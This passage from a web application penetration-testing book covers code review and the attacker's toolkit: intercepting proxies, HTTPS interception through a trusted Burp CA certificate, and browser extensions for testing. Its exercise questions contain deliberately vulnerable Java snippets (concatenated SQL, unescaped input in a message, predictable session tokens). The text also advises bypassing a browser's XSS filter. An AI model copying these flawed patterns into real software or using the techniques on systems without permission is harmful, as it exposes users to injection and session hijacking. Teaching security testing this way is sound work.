
- Powerful default stored procedures in MS-SQL and Sybase that allow execution of commands, registry access, and so on
- Functions that provide access to the filesystem
- User-defined functions that link to libraries outside the database
- Functions that result in network access, such as through `OpenRowSet` in MS-SQL or a database link in Oracle



## Tools for Code Browsing

The methodology we have described for performing a code review essentially involves reading the source code and searching for patterns indicating the capture of user input and the use of potentially dangerous APIs. To carry out a code review effectively, it is preferable to use an intelligent tool to browse the codebase. You need a tool that understands the code constructs in a particular language, provides contextual information about specific APIs and expressions, and facilitates your navigation.

In many languages, you can use one of the available development studios, such as Visual Studio, NetBeans, or Eclipse. In addition, various generic code-browsing tools support numerous languages and are optimized for viewing of code rather than development. The authors' preferred tool is Source Insight, shown in Figure 19-1. It supports easy browsing of the source tree, a versatile search function, a preview pane to display contextual information about any selected expression, and speedy navigation through the codebase.



**Figure 19-1:** Source Insight being used to search and browse the source code for a web application

## Summary

---

Many people who have substantial experience with testing web applications interactively, exhibit an irrational fear of looking inside an application's codebase to discover vulnerabilities directly. This fear is understandable for people who are not programmers, but it is rarely justified. Anyone who is familiar with dealing with computers can, with a little investment, gain sufficient knowledge and confidence to perform an effective code audit. Your objective in reviewing an application's codebase need not be to discover "all" the vulnerabilities it contains, any more than you would set yourself this unrealistic goal when performing hands-on testing. More reasonably, you can aspire to understand some of the key processing that the application performs on user-supplied input and recognize some of the signatures that point toward potential problems. Approached in this way, code review can be an extremely useful complement to the more familiar black-box testing. It can improve the effectiveness of that testing and reveal defects that may be extremely difficult to discover when you are dealing with an application entirely from the outside.

## Questions

---

Answers can be found at <http://mdsec.net/wahh>.

1. List three categories of common vulnerabilities that often have easily recognizable signatures within source code.
2. Why can identifying all sources of user input sometimes be challenging when reviewing a PHP application?
3. Consider the following two methods of performing a SQL query that incorporates user-supplied input:

```
// method 1
String artist = request.getParameter("artist").replaceAll("'", "'");
String genre = request.getParameter("genre").replaceAll("'", "'");
String album = request.getParameter("album").replaceAll("'", "'");
Statement s = connection.createStatement();
s.executeQuery("SELECT * FROM music WHERE artist = '" + artist +
    "' AND genre = '" + genre + "' AND album = '" + album + "'");

// method 2
String artist = request.getParameter("artist");
String genre = request.getParameter("genre");
String album = request.getParameter("album");
Statement s = connection.prepareStatement(
    "SELECT * FROM music WHERE artist = '" + artist +
    "' AND genre = ? AND album = ?");
```

```
s.setString(1, genre);
s.setString(2, album);
s.executeQuery();
```

Which of these methods is more secure, and why?

4. You are reviewing the codebase of a Java application. During initial reconnaissance, you search for all uses of the `HttpServletRequest.getParameter` API. The following code catches your eye:

```
private void setWelcomeMessage(HttpServletRequest request) throws
    ServletException
{
    String name = request.getParameter("name");

    if (name == null)
        name = "";

    m_welcomeMessage = "Welcome " + name + "!";
}
```

What possible vulnerability might this code indicate? What further code analysis would you need to perform to confirm whether the application is indeed vulnerable?

5. You are reviewing the mechanism that an application uses to generate session tokens. The relevant code is as follows:

```
public class TokenGenerator
{
    private java.util.Random r = new java.util.Random();

    public synchronized long nextToken()
    {
        long l = r.nextInt();
        long m = r.nextInt();

        return l + (m << 32);
    }
}
```

Are the application's session tokens being generated in a predictable way? Explain your answer fully.



## A Web Application Hacker's Toolkit

Some attacks on web applications can be performed using only a standard web browser; however, the majority of them require you to use some additional tools. Many of these tools operate in conjunction with the browser, either as extensions that modify the browser's own functionality, or as external tools that run alongside the browser and modify its interaction with the target application.

The most important item in your toolkit falls into this latter category. It operates as an intercepting web proxy, enabling you to view and modify all the HTTP messages passing between your browser and the target application. Over the years, basic intercepting proxies have evolved into powerful integrated tool suites containing numerous other functions designed to help you attack web applications. This chapter examines how these tools work and describes how you can best use their functionality.

The second main category of tool is the standalone web application scanner. This product is designed to automate many of the tasks involved in attacking a web application, from initial mapping to probing for vulnerabilities. This chapter examines the inherent strengths and weaknesses of standalone web application scanners and briefly looks at some current tools in this area.

Finally, numerous smaller tools are designed to perform specific tasks when testing web applications. Although you may use these tools only occasionally, they can prove extremely useful in particular situations.

## Web Browsers

---

A web browser is not exactly a hack tool, as it is the standard means by which web applications are designed to be accessed. Nevertheless, your choice of web browser may have an impact on your effectiveness when attacking a web application. Furthermore, various extensions are available to different types of browsers, which can help you carry out an attack. This section briefly examines three popular browsers and some of the extensions available for them.

### Internet Explorer


Microsoft's Internet Explorer (IE) has for many years been the most widely used web browser. It remains so by most estimates, capturing approximately 45% of the market. Virtually all web applications are designed for and tested on current versions of IE. This makes IE a good choice for an attacker, because most applications' content and functionality are displayed correctly and can be used properly within IE. In particular, other browsers do not natively support ActiveX controls, making IE mandatory if an application employs this technology. One restriction imposed by IE is that you are restricted to working with the Microsoft Windows platform.

Because of IE's widespread adoption, when you are testing for cross-site scripting and other attacks against application users, you should always try to make your attacks work against this browser if possible (see Chapter 12).

**NOTE** Internet Explorer 8 introduced an anti-XSS filter that is enabled by default. As described in Chapter 12, this filter attempts to block most standard XSS attacks from executing and therefore causes problems when you are testing XSS exploits against a target application. Normally you should disable the XSS filter while testing. Ideally, when you have confirmed an XSS vulnerability, you should then reenable the filter and see whether you can find a way to bypass the filter using the vulnerability you have found.

Various useful extensions are available to IE that may be of assistance when attacking web applications, including the following:

- HttpWatch, shown in Figure 20-1, analyzes all HTTP requests and responses, providing details of headers, cookies, URLs, request parameters, HTTP status codes, and redirects.
- IEWatch performs similar functions to HttpWatch. It also does some analysis of HTML documents, images, scripts, and the like.



**Figure 20-1:** HttpWatch analyzes the HTTP requests issued by Internet Explorer

## Firefox

Firefox is currently the second most widely used web browser. By most estimates it makes up approximately 35% of the market. The majority of web applications work correctly on Firefox; however, it has no native support for ActiveX controls.

There are many subtle variations among different browsers' handling of HTML and JavaScript, particularly when they do not strictly comply with the standards. Often, you will find that an application's defenses against bugs such as cross-site scripting mean that your attacks are not effective against every browser platform. Firefox's popularity is sufficient that Firefox-specific XSS exploits are perfectly valid, so you should test these against Firefox if you encounter difficulties getting them to work against IE. Also, features specific to Firefox have historically allowed a range of attacks to work that are not possible against IE, as described in Chapter 13.

A large number of browser extensions are available for Firefox that may be useful when attacking web applications, including the following:

- HttpWatch is also available for Firefox.
- FoxyProxy enables flexible management of the browser's proxy configuration, allowing quick switching, setting of different proxies for different URLs, and so on.
- LiveHTTPHeaders lets you modify requests and responses and replay individual requests.
- PrefBar allows you to enable and disable cookies, allowing quick access control checks, as well as switching between different proxies, clearing the cache, and switching the browser's user agent.
- Wappalyzer uncovers technologies in use on the current page, showing an icon for each one found in the URL bar.
- The Web Developer toolbar provides a variety of useful features. Among the most helpful are the ability to view all links on a page, alter HTML to make form fields writable, remove maximum lengths, unhide hidden form fields, and change a request method from GET to POST.

## Chrome

Chrome is a relatively new arrival on the browser scene, but it has rapidly gained popularity, capturing approximately 15% of the market.

A number of browser extensions are available for Chrome that may be useful when attacking web applications, including the following:

- XSS Rays is an extension that tests for XSS vulnerabilities and allows DOM inspection.
- Cookie editor allows in-browser viewing and editing of cookies.
- Wappalyzer is also available for Chrome.
- The Web Developer Toolbar is also available for Chrome.

Chrome is likely to contain its fair share of quirky features that can be used when constructing exploits for XSS and other vulnerabilities. Because Chrome is a relative newcomer, these are likely to be a fruitful target for research in the coming years.



## Integrated Testing Suites

---

After the essential web browser, the most useful item in your toolkit when attacking a web application is an intercepting proxy. In the early days of web applications, the intercepting proxy was a standalone tool that provided minimal functionality. The venerable Achilles proxy simply displayed each request and response for editing. Although it was extremely basic, buggy, and a headache to use, Achilles was sufficient to compromise many a web application in the hands of a skilled attacker.

Over the years, the humble intercepting proxy has evolved into a number of highly functional tool suites, each containing several interconnected tools designed to facilitate the common tasks involved in attacking a web application. Several testing suites are commonly used by web application security testers:

- Burp Suite
- WebScarab
- Paros
- Zed Attack Proxy
- Andiparos
- Fiddler
- CAT
- Charles

These toolkits differ widely in their capabilities, and some are newer and more experimental than others. In terms of pure functionality, Burp Suite is the most sophisticated, and currently it is the only toolkit that contains all the functionality described in the following sections. To some extent, which tools you use is a matter of personal preference. If you do not yet have a preference, we recommend that you download and use several of the suites in a real-world situation and establish which best meets your needs.

This section examines how the tools work and describes the common work flows involved in making the best use of them in your web application testing.

## How the Tools Work

Each integrated testing suite contains several complementary tools that share information about the target application. Typically, the attacker engages with the

application in the normal way via his browser. The tools monitor the resulting requests and responses, storing all relevant details about the target application and providing numerous useful functions. The typical suite contains the following core components:

- An intercepting proxy
- A web application spider
- A customizable web application fuzzer
- A vulnerability scanner
- A manual request tool
- Functions for analyzing session cookies and other tokens
- Various shared functions and utilities

### ***Intercepting Proxies***

The intercepting proxy lies at the heart of the tool suite and remains today the only essential component. To use an intercepting proxy, you must configure your browser to use as its proxy server a port on the local machine. The proxy tool is configured to listen on this port and receives all requests issued by the browser. Because the proxy has access to the two-way communications between the browser and the destination web server, it can stall each message for review and modification by the user and perform other useful functions, as shown in Figure 20-2.


#### **Configuring Your Browser**

If you have never set up your browser to use a proxy server, this is easy to do on any browser. First, establish which local port your intercepting proxy uses by default to listen for connections (usually 8080). Then follow the steps required for your browser:

- In Internet Explorer, select Tools ➤ Internet Options ➤ Connections ➤ LAN settings. Ensure that the “Automatically detect settings” and “Use automatic configuration script” boxes are not checked. Ensure that the “Use a proxy server for your LAN” box is checked. In the Address field, enter 127.0.0.1, and in the Port field, enter the port used by your proxy. Click the Advanced button, and ensure that the “Use the same proxy server for all protocols” box is checked. If the hostname of the application you are attacking matches any of the expressions in the “Do not use proxy server

for addresses beginning with " box, remove these expressions. Click OK in all the dialogs to confirm the new configuration.

- In Firefox, select Tools ➤ Options ➤ Advanced ➤ Network ➤ Settings. Ensure that the Manual Proxy Configuration option is selected. In the HTTP Proxy field, enter 127.0.0.1, and in the adjacent Port field, enter the port used by your proxy. Ensure that the "Use this proxy server for all protocols" box is checked. If the hostname of the application you are attacking matches any of the expressions in the "No proxy for" box, remove these expressions. Click OK in all the dialogs to confirm the new configuration.
- Chrome uses the proxy settings from the native browser that ships with the operating system on which it is running. You can access these settings via Chrome by selecting Options ➤ Under the Bonnet ➤ Network ➤ Change Proxy Settings.



**Figure 20-2:** Editing an HTTP request on-the-fly using an intercepting proxy

**WORKING WITH NON-PROXY-AWARE CLIENTS**

Occasionally, you may find yourself testing applications that use a thick client that runs outside of the browser. Many of these clients do not offer any settings to configure an HTTP proxy; they simply attempt to connect directly to the web server hosting the application. This behavior prevents you from simply using an intercepting proxy to view and modify the application's traffic.

Fortunately, Burp Suite offers some features that let you continue working in this situation. To do so, you need to follow these steps:

1. Modify your operating system hosts file to resolve the hostnames used by the application to your loopback address (127.0.0.1). For example:

```
127.0.0.1 www.wahh-app.com
```

This causes the thick client's requests to be redirected to your own computer.

2. For each destination port used by the application (typically 80 and 443), configure a Burp Proxy listener on this port of your loopback interface, and set the listener to support invisible proxying. The invisible proxying feature means that the listener will accept the non-proxy-style requests sent by the thick client, which have been redirected to your loopback address.
3. Invisible mode proxying supports both HTTP and HTTPS requests. To prevent fatal certificate errors with SSL, it may be necessary to configure your invisible proxy listener to present an SSL certificate with a specific hostname which matches what the thick client expects. The following section has details on how you can avoid certificate problems caused by intercepting proxies.
4. For each hostname you have redirected using your hosts file, configure Burp to resolve the hostname to its original IP address. These settings can be found under Options > Connections > Hostname Resolution. They let you specify custom mappings of domain names to IP addresses to override your computer's own DNS resolution. This causes the outgoing requests from Burp to be directed to the correct destination server. (Without this step, the requests would be redirected to your own computer in an infinite loop.)

**WORKING WITH NON-PROXY-AWARE CLIENTS**


5. When operating in invisible mode, Burp Proxy identifies the destination host to which each request should be forwarded using the `Host` header that appears in requests. If the thick client you are testing does not include a `Host` header in requests, Burp cannot forward requests correctly. If you are dealing with only one destination host, you can work around this problem by configuring the invisible proxy listener to redirect all its requests to the required destination host. If you are dealing with multiple destination hosts, you probably need to run multiple instances of Burp on multiple machines and use your hosts file to redirect traffic for each destination host to a different intercepting machine.

**Intercepting Proxies and HTTPS**

When dealing with unencrypted HTTP communications, an intercepting proxy functions in essentially the same way as a normal web proxy, as described in Chapter 3. The browser sends standard HTTP requests to the proxy, with the exception that the URL in the first line of the request contains the full hostname of the destination web server. The proxy parses this hostname, resolves it to an IP address, converts the request to its standard nonproxy equivalent, and forwards it to the destination server. When that server responds, the proxy forwards the response back to the client browser.

For HTTPS communications, the browser first makes a cleartext request to the proxy using the `CONNECT` method, specifying the hostname and port of the destination server. When a normal (nonintercepting) proxy is used, the proxy responds with an HTTP 200 status code and keeps the TCP connection open. From that point onward (for that connection) the proxy acts as a TCP-level relay to the destination server. The browser then performs an SSL handshake with the destination server, setting up a secure tunnel through which to pass HTTP messages. With an intercepting proxy, this process must work differently so that the proxy can gain access to the HTTP messages that the browser sends through the tunnel. As shown in Figure 20-3, after responding to the `CONNECT` request with an HTTP 200 status code, the intercepting proxy does not act as a relay but instead performs the server's end of the SSL handshake with the browser. It also acts as an SSL client and performs a second SSL handshake with the destination web server. Hence, two SSL tunnels are created, with the proxy acting as a middleman. This enables the proxy to decrypt each message received

through either tunnel, gain access to its cleartext form, and then reencrypt it for transmission through the other tunnel.




**Figure 20-3:** An intercepting proxy lets you view and modify HTTPS communications

Of course, if any suitably positioned attacker could perform this trick without detection, SSL would be fairly pointless, because it would not protect the privacy and integrity of communications between the browser and server. For this reason, a key part of the SSL handshake involves using cryptographic certificates to authenticate the identity of either party. To perform the server's end of the SSL handshake with the browser, the intercepting proxy must use its own SSL certificate, because it does not have access to the private key used by the destination server.

In this situation, to protect against attacks, browsers warn the user, allowing her to view the spurious certificate and decide whether to trust it. Figure 20-4 shows the warning presented by IE. When an intercepting proxy is being used, both the browser and proxy are fully under the attacker's control, so he can accept the spurious certificate and allow the proxy to create two SSL tunnels.

When you are using your browser to test an application that uses a single domain, handling the browser security warning and accepting the proxy's

homegrown certificate in this way normally is straightforward. However, in other situations you may still encounter problems. Many of today's applications involve numerous cross-domain requests for images, script code, and other resources. When HTTPS is being used, each request to an external domain causes the browser to receive the proxy's invalid SSL certificate. In this situation, browsers usually do not warn the user and thus do not give her the option to accept the invalid SSL certificate for each domain. Rather, they typically drop the cross-domain requests, either silently or with an alert stating that this has occurred.



**Figure 20-4:** Using an intercepting proxy with HTTPS communications generates a warning in the attacker's browser

Another situation in which the proxy's homegrown SSL certificates can cause problems is when you use a thick client running outside the browser. Normally, these clients simply fail to connect if an invalid SSL certificate is received and provide no way to accept the certificate.

Fortunately, there is a simple way to circumvent these problems. On installation, Burp Suite generates a unique CA certificate for the current user and stores this on the local machine. When Burp Proxy receives an HTTPS request to a new domain, it creates a new host certificate for this domain on-the-fly and signs it using the CA certificate. This means that the user can install Burp's CA certificate as a trusted root in her browser (or other trust store). All the resulting per-host certificates are accepted as valid, thereby removing all SSL errors caused by the proxy.

The precise method for installing the CA certificate depends on the browser and platform. Essentially it involves the following steps:

1. Visit any HTTPS URL with your browser via the proxy.
2. In the resulting browser warning, explore the certificate chain, and select the root certificate in the tree (called PortSwigger CA).
3. Import this certificate into your browser as a trusted root or certificate authority. Depending on your browser, you may need to first export the certificate and then import it in a separate operation.

Detailed instructions for installing Burp's CA certificate on different browsers are contained in the online Burp Suite documentation at the following URL:

<http://portswigger.net/burp/help/servercerts.html>


### **Common Features of Intercepting Proxies**

In addition to their core function of allowing interception and modification of requests and responses, intercepting proxies typically contain a wealth of other features to help you attack web applications:


- Fine-grained interception rules, allowing messages to be intercepted for review or silently forwarded, based on criteria such as the target host, URL, method, resource type, response code, or appearance of specific expressions (see Figure 20-5). In a typical application, the vast majority of requests and responses are of little interest to you. This function allows you to configure the proxy to flag only the messages that you are interested in.
- A detailed history of all requests and responses, allowing previous messages to be reviewed and passed to other tools in the suite for further analysis (see Figure 20-6). You can filter and search the proxy history to quickly find specific items, and you can annotate interesting items for future reference.
- Automated match-and-replace rules for dynamically modifying the contents of requests and responses. This function can be useful in numerous situations. Examples include rewriting the value of a cookie or other parameter in all requests, removing cache directives, and simulating a specific browser with the `User-Agent` header.
- Access to proxy functionality directly from within the browser, in addition to the client UI. You can browse the proxy history and reissue individual requests from the context of your browser, enabling the responses to be fully processed and interpreted in the normal way.
- Utilities for manipulating the format of HTTP messages, such as converting between different request methods and content encodings. These can sometimes be useful when fine-tuning an attack such as cross-site scripting.



- Functions to automatically modify certain HTML features on-the-fly. You can unhide hidden form fields, remove input field limits, and remove JavaScript form validation.



**Figure 20-5:** Burp proxy supports configuration of fine-grained rules for intercepting requests and responses



**Figure 20-6:** The proxy history, allowing you to view, filter, search, and annotate requests and responses made via the proxy

## ***Web Application Spiders***

Web application spiders work much like traditional web spiders. They request web pages, parse them for links to other pages, and then request those pages, continuing recursively until all of a site's content has been discovered. To accommodate the differences between functional web applications and traditional websites, application spiders must go beyond this core function and address various other challenges:

- Forms-based navigation, using drop-down lists, text input, and other methods
- JavaScript-based navigation, such as dynamically generated menus
- Multistage functions requiring actions to be performed in a defined sequence
- Authentication and sessions
- The use of parameter-based identifiers, rather than the URL, to specify different content and functionality
- The appearance of tokens and other volatile parameters within the URL query string, leading to problems identifying unique content

